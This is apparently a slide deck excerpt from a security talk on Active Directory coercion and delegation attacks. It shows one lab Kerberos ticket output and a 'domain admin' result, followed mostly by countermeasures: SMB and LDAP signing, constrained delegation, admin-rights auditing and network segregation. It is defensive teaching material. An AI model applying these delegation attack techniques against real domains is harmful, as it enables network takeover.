
Valid starting Expires Service principal
05/31/2023 16:14:10 06/01/2023 02:12:29 krbtgt/SBA-RESEARCH.LAB@SBA-RESEARCH.LAB
renew until 06/07/2023 16:12:29
```

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Impact

We are domain admin!

Solution: Constrained Delegation



Other Solutions


- ✘ "Account is sensitive and cannot be delegated"
- ✘ Protected Users Security Group

Not applicable in our case: we are using machine accounts

3. What to Do About It?



Summary of the Problem



Coercion Techniques

There are
many

They won't
be fixed

Most probably
not our
starting point

Misconfigurations

Nothing new

Well established best practices

Also help against other attacks

This is where
we start

SMB Signing

- Protects against MITM attacks
 - Like Net-NTLM relaying!
- Servers (and clients) -> always **require signing**

LDAP Signing and Channel Binding

- Helps against resource-based delegation attacks
- No relaying of LDAP anymore

(Un)constrained Delegation

- Never use unconstrained delegation
- Always **use constrained delegation**

Audit Local Admin Privileges

- Machines should not be admin to other machines
 - Only if absolutely required
 - SMB signing required!
- Audit this regularly, with e.g. BloodHound


Network Segregation

- Stops attackers early on
- Network segregation is hard, but helps a lot!

Are Those New Measures?

Countermeasure	Year Introduced
SMB Signing	1998 (Windows 98)
LDAP Signing	2003 (Server 2003)
LDAP Channel Binding	2017 (CVE-2017-8563)
Constrained Delegation	2003 (Server 2003)
Firewalls	Late 80s

Summary




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 Bundesministerium
Klimaschutz, Umwelt,
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